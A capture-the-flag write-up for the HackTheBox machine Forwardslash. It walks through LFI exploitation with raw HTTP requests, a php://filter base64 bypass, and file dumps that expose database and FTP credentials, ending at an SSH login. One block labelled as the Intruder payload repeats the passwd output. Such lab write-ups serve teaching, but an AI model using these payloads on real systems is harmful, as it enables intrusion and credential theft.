Forwardslash is a hard-rated box (medium difficulty imo) in which we exploit an LFI in the web server to get access to some sensitive info that lets us SSH in. In our initial SSH session we exploit a SUID binary to obtain once again read access to a file with credentials that we use to move laterally to another user. From there we have sudo rights to access an encrypted luks image file, so we only have to bruteforce the key to then gain root and complete the machine.

We start with the usual nmap scan:

```
# Nmap 7.60 scan initiated Tue Apr  7 18:53:31 2020 as: nmap -A -T4 -p-
-oN nmap.forwardslash forwardslash.htb
Warning: 10.10.10.183 giving up on port because retransmission cap hit
(6).
Nmap scan report for forwardslash.htb (10.10.10.183)
Host is up (0.21s latency).
Not shown: 65461 closed ports, 72 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 3c:3b:eb:54:96:81:1d:da:d7:96:c7:0f:b4:7e:e1:cf (RSA)
|   256 f6:b3:5f:a2:59:e3:1e:57:35:36:c3:fe:5e:3d:1f:66 (ECDSA)
|_  256 1b:de:b8:07:35:e8:18:2c:19:d8:cc:dd:77:9c:f2:5e (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Backslash Gang
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Apr  7 19:08:55 2020 -- 1 IP address (1 host up)
scanned in 923.93 seconds
```

We see ports 22 and 80 are open. Nmap doesn't give us much useful info.


It seems the website has been hacked by "The Backslash Gang". We continue our recon fuzzing directories with gobuster: `gobuster dir -u http://forwardslash.htb/ -w /opt/SecLists/Discovery/Web-Content/big.txt -t 100 -x txt,php,html` and the output:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://forwardslash.htb/
[+] Threads:        100
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,php,html
[+] Timeout:        10s
===============================================================
2020/04/07 19:31:41 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/index.php (Status: 200)
/note.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/04/07 19:34:40 Finished
===============================================================
```


Visiting `note.txt` we see the following message:

```
Pain, we were hacked by some skids that call themselves the "Backslash
Gang"... I know... That name...
Anyway I am just leaving this note here to say that we still have that
backup site so we should be fine.
-chiv
```

It looks like a message from a dev to another, and it talks about a backup site, so we assume they have a backup in a hidden directory or subdomain. Just by intuition, we add `backup.forwardslash.htb` to our `/etc/hosts` and visit it and voila! We found their backup site:



We can try some default credentials to see if we are lucky but they all fail, so we move on to create a user to see what this website is about. After creating our user and logging in, we are welcomed with this menu:



Visiting the different places the dashboard takes us too, we see a really interesting one: "Change your profile picture". It seems it should be used to select an image from the machine, but it has been disabled by the devs "to get back on their feet after the hack". Well, their security measure is not secure at all. We can edit the html with our browser's Inspect Element to be able to use the feature and hopefully look for an LFI. We can just get rid of the "disabled" in both fields:

Before:

```
<form action="/profilepicture.php" method="post">
    URL:
    <input type="text" name="url" disabled style="width:600px"><br>
    <input style="width:200px" type="submit" value="Submit" disabled>
</form>
```

After:

```
<form action="/profilepicture.php" method="post">
    URL:
    <input type="text" name="url" style="width:600px"><br>
    <input style="width:200px" type="submit" value="Submit">
</form>
```

and now we are able to use the feature. We try some simple LFI with /etc/passwd and... succeed! We view the page source to have a better-looking output:

```
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
    <font style="color:red">This has all been disabled while we try to get back on our feet after the hack.<br><b>-Pain</b></font>
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit" disabled>
</form>
</body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pain:x:1000:1000:pain:/home/pain:/bin/bash
chiv:x:1001:1001:Chivato,,,:/home/chiv:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```

Now that we can read files in the machine we want to look for some file that contains sensitive information. It's really annoying to have to edit the html for every file we want to read, so we can use burp to make the process easier. We intercept our LFI request and send it to repeater, from which we can modify the url parameter to the file we want to read. Our request should be looking like this:

```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0)
Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 19
Origin: http://backup.forwardslash.htb
DNT: 1
Connection: close
Referer: http://backup.forwardslash.htb/profilepicture.php
Cookie: PHPSESSID=vi77gg7m4gthroauec9enaa5h0
Upgrade-Insecure-Requests: 1

url=/etc/passwd
```

Now we can start looking for some sensitive info. We can start by looking for the web directories.

We try `/var/www/html/index.php` and get what looks to be the index of the first page we visited, **`forwardslash`**`.htb`. It looks like the html directory is used for the main domain, so we wouldn't be able to find files from `backup.forwardslash.htb there.` We can confirm by trying `/var/www/html/profilepicture.php`. We don't get anything.

Now, since the main domain website didn't look to have anything else, we can try to guess the directory name of the subdomain. After a couple of tries, we figure it out, it is the same as the url: `backup.forwardslash.htb`. We know this is the correct directory name because instead of getting no content we get a "Permission Denied" message in the response. It looks like we can't read `/var/www/backup.forwardslash.htb/profilepicture.php`. We can try other files of the backup subdomain, such as hof.php, but we get permission denied as well. Regardless, there might still be some readable file in this directory, so we keep trying. We can use Burp Intruder to automate the process. We send the request to intruder and set our payload:

```html
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
    <font style="color:red">This has all been disabled while we try to get back on our feet after the hack.<br><b>-Pain</b></font>
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit" disabled>
</form>
</body>
</html>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pain:x:1000:1000:pain:/home/pain:/bin/bash
chiv:x:1001:1001:Chivato,,,:/home/chiv:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```


And then we go to > Payloads to set our wordist. We will be using `SecLists/Fuzzing/LFI/LFI-Jhaddix.txt`. Then we start the attack in Sniper mode and start it. We have to look for a response with a different Length to see if any of our files got included.

Once we get to the 94th request, config.php, we see a different length! We can go check the actual content in repeater as we were doing earlier. We can read config.php! Here are its contents:

```php
<?php
//credentials for the temp db while we recover, had to backup old
config, didn't want it getting compromised -pain
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'www-data');
define('DB_PASSWORD',
'5iIwJX0C2nZiIhkLYE7n314VcKNx8uMkxfLvCTz2USGY180ocz3FQuVtdCy3dAgIMK3Y8XF
Zv9fBi6OwG6OYxoAVnhaQkm7r2ec');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
```

```
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

Even though we have a user and a password, they won't be of much use. We try them everywhere with no success. Time to keep enumerating the filesystem with the LFI. We couldn't read much before because of a "Permission Denied" message, but that message didn't look like a default filesystem message, it was a customized one! That makes us think the permission error is something in the php code rather than filesystem perms. We try to bypass it using this method and succeed! We can now read the files that were giving us permission denied before.



```
POST /profilepicture.php HTTP/1.1
Host: backup.forwardslash.htb
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 106
Origin: http://backup.forwardslash.htb
DNT: 1
Connection: close
Referer: http://backup.forwardslash.htb/profilepicture.php
Cookie: PHPSESSID=vi77gg7m4gthroauec9enaa5h0
Upgrade-Insecure-Requests: 1

url=php://filter/convert.base64-encode/resource=file:///var/www/backup.forwardslash.
htb/profilepicture.php
```

```
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
        <font style="color:red">This has all been disabled while we try to get back on our feet after the
hack.<br><b>-Pain</b></font>
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit" disabled>
</form>
</body>
</html>
```

```
PD9waHAKLy8gSW5pdGlhbGl6ZSB0aGUgc2Vzc2lvbgpzZXNzaW9uX3N0YXJ0KCk7CgovLyBDaGVjayBpZiB0aGUgdXNlciBpcyBsb2dnZWQga
W4sIGlmIG5vdCB0aGVuIHJlZGlyZWN0IGhpbSB0byBsb2dpbiBwYWdlCmlmKCFpc3NldCgkX1NFU1NJT05bImxvZ2dlZGluIl0pIHx8ICRfU0
VTU0lPTlsibG9nZ2VkaW4iXSAhPT0gdHJ1ZSl7CiAgICBoZWFkZXIoImxvY2F0aW9uOiBsb2dpbi5waHAiKTsKICAgIGV4aXQ7Cn0KLyoKaWY
gKGlzc2V0KCRfR0VUWydzdWNjZXNzJ10pKXsKCWVjaG8gPGgxPlByb2ZpbGUgUGljdHVyZSBDaGFuZ2UgU3VjY2Vzc2Z1bGx5ITwvaDE+OwoJ
ZXhpdDsKfQoqLwo/Pgo8IURPQ1RZUEUgaHRtbD4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOCI+CiAgICA8dGl0bGU+V2VsY29tZ
TwvdGl0bGU+CiAgICA8bGluayByZWw9InN0eWxlc2hlZXQiIGhyZWY9ImJvb3RzdHJhcC5jc3MiPgogICAgPHN0eWxlIHR5cGU9InRleHQvY3
NzIj4KICAgICAgICBib2R5eyBmb250OiAxNHB4IHNhbnMtc2VyaWY7IHRleHQtYWxpZ246IGNlbnRlcjsgfQogICAgPC9zdHlsZT4KPC9oZWF
kPgo8Ym9keT4KICAgIDxkaXYgY2xhc3M9InBhZ2UtaGVhZGVyIj4KICAgICAgICA8aDE+Q2hhbmdlIHlvdXIgUHJvZmlsZSBQaWN0dXJlITwv
aDE+Cgk8Zm9udCBzdHlsZT0iY29sb3I6cmVkIj5UaGlzIGhhcyBhbGwgYmVlbiBkaXNhYmxlZCB3aGlsZSB3ZSB0cnkgdG8gZ2V0IGJhY2sgb
24gb3VyIGZlZXQgYWZ0ZXIgdGhlIGhhY2suPGJyPjxiPi1QYWluPC9iPjwvZm9udD4KICAgIDwvZGl2Pgo8Zm9ybSBhY3Rpb249Ii9wcm9maW
xlcGljdHVyZS5waHAiIG1ldGhvZD0icG9zdCI+CiAgICAgICAgVVJMOgogICAgICAgIDxpbnB1dCB0eXBlPSJ0ZXh0IiBuYW1lPSJ1cmwiIGR
pc2FibGVkIHN0eWxlPSJ3aWR0aDo2MDBweCI+PGJyPgogICAgICAgIDxpbnB1dCBzdHlsZT0id2lkdGg6MjAwcHgiIHR5cGU9InN1Ym1pdCIg
dmFsdWU9IlN1Ym1pdCIgZGlzYWJsZWQ+CjwvZm9ybT4KPC9ib2R5Pgo8L2h0bWw+Cjw/cGhwCmlmIChpc3NldCgkX1BPU1RbJ3VybCddKSkge
wogICAgICAgICR1cmwgPSAnaHR0cDovL2JhY2t1cC5mb3J3YXJkc2xhc2guaHRiL2FwaS5waHAnOwogICAgICAgICRkYXRhID0gYXJyYXkoJ3
VybCcgPT4gJF9QT1NUWyd1cmwnXSk7CgogICAgICAgICRvcHRpb25zID0gYXJyYXkoCiAgICAgICAgICAgICAgICAnaHR0cCcgPT4gYXJyYXk
oCiAgICAgICAgICAgICAgICAgICAgICAgICdoZWFkZXInICA9PiAiQ29udGVudC10eXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVu
Y29kZWRcclxuIiwKICAgICAgICAgICAgICAgICAgICAgICAgJ21ldGhvZCcgID0+ICdQT1NUJywKICAgICAgICAgICAgICAgICAgICAgICAgJ
2NvbnRlbnQnID0+IGh0dHBfYnVpbGRfcXVlcnkoJGRhdGEpCiAgICAgICAgICAgICAgICApCiAgICAgICAgKTsKICAgICAgICAkY29udGV4dC
A9IHN0cmVhbV9jb250ZXh0X2NyZWF0ZSgkb3B0aW9ucyk7CiAgICAgICAgJHJlc3VsdCA9IGZpbGVfZ2V0X2NvbnRlbnRzKCR1cmwsIGZhbHN
lLCAkY29udGV4dCk7CiAgICAgICAgZWNobyAkcmVzdWx0OwoJZXhpdDsKfQo/Pgo=
```

We decode it and get the following:

```
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login
page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: login.php");
    exit;
}
/*
if (isset($_GET['success'])){
```

```
    echo <h1>Profile Picture Change Successfully!</h1>;
    exit;
}
*/
?>
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Change your Profile Picture!</h1>
    <font style="color:red">This has all been disabled while we try to
get back on our feet after the hack.<br><b>-Pain</b></font>
    </div>
<form action="/profilepicture.php" method="post">
        URL:
        <input type="text" name="url" disabled style="width:600px"><br>
        <input style="width:200px" type="submit" value="Submit"
disabled>
</form>
</body>
</html>
<?php
if (isset($_POST['url'])) {
        $url = 'http://backup.forwardslash.htb/api.php';
        $data = array('url' => $_POST['url']);

        $options = array(
                'http' => array(
                        'header'  => "Content-type:
application/x-www-form-urlencoded\r\n",
                        'method'  => 'POST',
                        'content' => http_build_query($data)
                )
        );
        $context = stream_context_create($options);
        $result = file_get_contents($url, false, $context);
        echo $result;
    exit;
```

```
}
?>
```

Looks like it simply parses our input api.php, so we read that file to see if we can figure out how it's filtering for permission:

```
<?php

session_start();

if (isset($_POST['url'])) {

    if((!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true)
&& $_SERVER['REMOTE_ADDR'] !== "127.0.0.1"){
        echo "User must be logged in to use API";
        exit;
    }

    $picture = explode("--output--<br>",
file_get_contents($_POST['url']));
    if (strpos($picture[0], "session_start();") !== false) {
        echo "Permission Denied; not that way ;)";
        exit;
    }
    echo $picture[0];
    exit;
}
?>
<!-- TODO: removed all the code to actually change the picture after
backslash gang attacked us, simply echos as debug now -->
```

We see that it echoes "Permission Denied; not that way ;)" if the "picture" (file we introduced) has the line session_start(); at the beginning. We go check with the files we tried to include previously and it seems that is the case: both profilepicture.php and hof.php have the line session_start(); in the beginning, so they gave us permission denied. Why did our next method work? Because we encoded everything in base64 before it was parsed to this check, so the line session_start(); wasn't there.

Now that we know how to read all files, we can enumerate the website more to see if there's anything interesting we are missing. We use gobuster to fuzz directories: `gobuster dir -u http://backup.forwardslash.htb/ -w /opt/SecLists/Discovery/Web-Content/big.txt -q -t 100` and get:

```
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
```

```
/dev (Status: 301)
/server-status (Status: 403)
```

we had not checked /dev before, so we fuzz it to see what it's about: `gobuster dir -u http://backup.forwardslash.htb/dev/ -w /opt/SecLists/Discovery/Web-Content/big.txt -q -t 100 -x php,html` and we get:

```
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/index.php (Status: 403)
```

We see there is an index.php in /dev/ so we can try to read that file with our LFI. index.php:

```php
<?php
//include_once ../session.php;
// Initialize the session
session_start();

if((!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true ||
$_SESSION['username'] !== "admin") && $_SERVER['REMOTE_ADDR'] !==
"127.0.0.1"){
    header('HTTP/1.0 403 Forbidden');
    echo "<h1>403 Access Denied</h1>";
    echo "<h3>Access Denied From ", $_SERVER['REMOTE_ADDR'], "</h3>";
    //echo "<h2>Redirecting to login in 3 seconds</h2>"
    //echo '<meta http-equiv="refresh" content="3;url=../login.php" />';
    //header("location: ../login.php");
    exit;
}
?>
<html>
    <h1>XML Api Test</h1>
    <h3>This is our api test for when our new website gets
refurbished</h3>
    <form action="/dev/index.php" method="get" id="xmltest">
        <textarea name="xml" form="xmltest" rows="20" cols="50"><api>
    <request>test</request>
</api>
</textarea>
        <input type="submit">
```

```
    </form>

</html>

<!-- TODO:
Fix FTP Login
-->

<?php
if ($_SERVER['REQUEST_METHOD'] === "GET" && isset($_GET['xml'])) {

    $reg = '/ftp:\/\/[\s\S]*\/\"/';
    //$reg =
'/((((25[0-5])|(2[0-4]\d)|([01]?\d?\d)))\.){3}((((25[0-5])|(2[0-4]\d)|([
01]?\d?\d))))/'

    if (preg_match($reg, $_GET['xml'], $match)) {
        $ip = explode('/', $match[0])[2];
        echo $ip;
        error_log("Connecting");

        $conn_id = ftp_connect($ip) or die("Couldn't connect to $ip\n");

        error_log("Logging in");

        if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

            error_log("Getting file");
            echo ftp_get_string($conn_id, "debug.txt");
        }

        exit;
    }

    libxml_disable_entity_loader (false);
    $xmlfile = $_GET["xml"];
    $dom = new DOMDocument();
    $dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
    $api = simplexml_import_dom($dom);
    $req = $api->request;
    echo "--output--<br>\r\n";
    echo "$req";
}

function ftp_get_string($ftp, $filename) {
```

```php
    $temp = fopen('php://temp', 'r+');
    if (@ftp_fget($ftp, $temp, $filename, FTP_BINARY, 0)) {
        rewind($temp);
        return stream_get_contents($temp);
    }
    else {
        return false;
    }
}

?>
```

We find another set of creds! `chiv:N0bodyL1kesBack/`. We try them on ssh and... success! We are in as chiv.

```
»  forwardslash-writeup ssh chiv@forwardslash.htb
chiv@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Apr  8 17:58:56 UTC 2020

  System load:  0.0                Processes:             219
  Usage of /:   31.7% of 19.56GB   Users logged in:       2
  Memory usage: 25%                IP address for ens33: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


